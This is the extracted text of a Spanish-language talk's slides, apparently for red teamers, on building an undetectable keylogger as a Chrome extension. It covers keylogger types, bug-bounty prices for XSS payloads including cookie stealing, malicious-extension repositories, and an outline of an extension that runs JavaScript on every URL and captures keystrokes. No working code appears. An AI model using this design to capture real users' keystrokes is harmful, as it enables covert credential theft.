

CREANDO UN KEYLOGGER TOTALMENTE

INDETECTABLE FOR FUN &... PROFIT?

Ofreciendo una solución imaginativa para aumentar la información capturada en ejercicios de Red Teaming

(o como poner títulos excesivamente largos para presentaciones excesivamente cortas)




Bra1n.net



Dooingit.com



Bernardo.Viqueira@bra1n.net




WHOAMI



QUÉ ES UN KEYLOGGER

Una pieza de software que permite robar pulsaciones del teclado (y a veces clicks del ratón), además de muchas otras chucherías.

- Suelen ser hooks a API-CALLS en S.O.
- Puede leer buffers de datos de teclado.
 - Drivers Customs de teclados.
- A veces simplemente hacen streaming de tu pantalla.
- Otras se van directamente integrados en sistemas third parties.

 Buy Now - Lifetime License (199\$)

 Buy Now - 1 Year License (129\$)

 Buy Now - 6 Months License (89\$)





BRAIN
HACK. EVOLVE. IMPROVE.



HACE MÁS KEYLOGGER?



























¿CUÁNTO VALE UN XSS?



YENDO UN PASO MÁS ALLÁ

ATTACK VECTOR	ATTACK COMPLEXITY	PRIVILEGES REQUIRED	USER INTERACTION
 Network	 Low	 None	 None
 Adjacent	 High	 Low	 Required
 Local		 High	
 Physical			

CVSS v3.1

SCOPE	CONFIDENTIALITY	INTEGRITY	AVAILABILITY
 Changed	 High	 High	 High
 Unchanged	 Low	 Low	 Low
	 None	 None	 None

SEVERITY · SCORE · VECTOR		
Medium	5.4	CVSS:3.1/AV:A/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:H

CVSS v3.1 Base Score Calculator - Copyright 2019 © Chandan



\$\$ PAYLOADS

50 €

Alert(1)
Prompt(1)
Print()

Estos suelen ser reflected

150 €

BlindXSS by default
Cookie Stealing (User)
UI-REDRESSING
DOS
PORTSCANNING
BROWSER ATTACK
(Beef)



500+€

CORS (Dependiendo de la
info)
CSRF a acciones críticas
Acceso a páginas internas
ADMIN ATO
Keylogging




Y SI...

Un día tuve una maravillosa idea *pensando*.
¿Y si conseguimos cargar de manera automática
un *js* en el contexto del navegador en lugar de en
una sola web?



EVERYBODY POOPS



Chrome

Chrome is a web browser from the tech company Google.

[See topic](#)

☆ Star

81 repository results

Sort: Recently updated ▾

🔒

[IckoGZ/VICON-JS-Extension](#) Private

Chrome malicious extension that steals all the Keystrokes on the keyboard, with Trojanized Rubber Ducky payload - Ext...

GPL-3.0 license Updated 21 hours ago

💻


[nickman3422/ChromeExtensionCredentialsStealer](#)

Malicious Chrome Extension for stealing web Credentials

● JavaScript Updated 24 days ago

💻

[cookiengineer/defiant](#)

 Chrome/Chromium Extension to fight against malicious Adware on the Internet! 🚀

☆ 3 ● JavaScript Updated on 27 Feb

♡ Sponsor

💻

[cristopher29/CookieStealer](#)

Malicious Chrome extension to steal data - Cookie Stealer

hacktoberfest




¡NO PASA NADA!

¿80 personas han pensado que es una buena idea?



¿GOOGLE CHROME?



Usage share of all browsers

Browser	StatCounter ^[15] October 2021	NetMarketShare ^[16] October 2021	Wikimedia ^[17] October 2021
Chrome	64.67%	66.64%	52.5%
Safari	19.06%	13.92%	23.9%
Edge	4.10%	4.55%	3.0%
Firefox	3.66%	2.18%	4.4%
Samsung Internet	2.81%	3.04%	2.2%
Opera	2.36%	3.02%	1.0%
Others	3.34%	6.65%	13.0%



ESTRUCTURA BÁSICA DE UNA EXTENSIÓN

ARCHIVOS CRX

Paquete comprimido y firmado de una extensión que permite instalarla de manera desatendida

MANIFEST

Fichero principal de la extensión que declara que componentes tendrá

ARCHIVOS INCLUIDOS

“La extensión” en si mismo, es decir, los archivos js/html que queramos incluir en el cliente ejecutado



CREANDO EL ATAQUE

Ejecuta un JS

Aplicable a cualquier URL

FUNCIÓN 1

Actívale cuando el usuario escriba

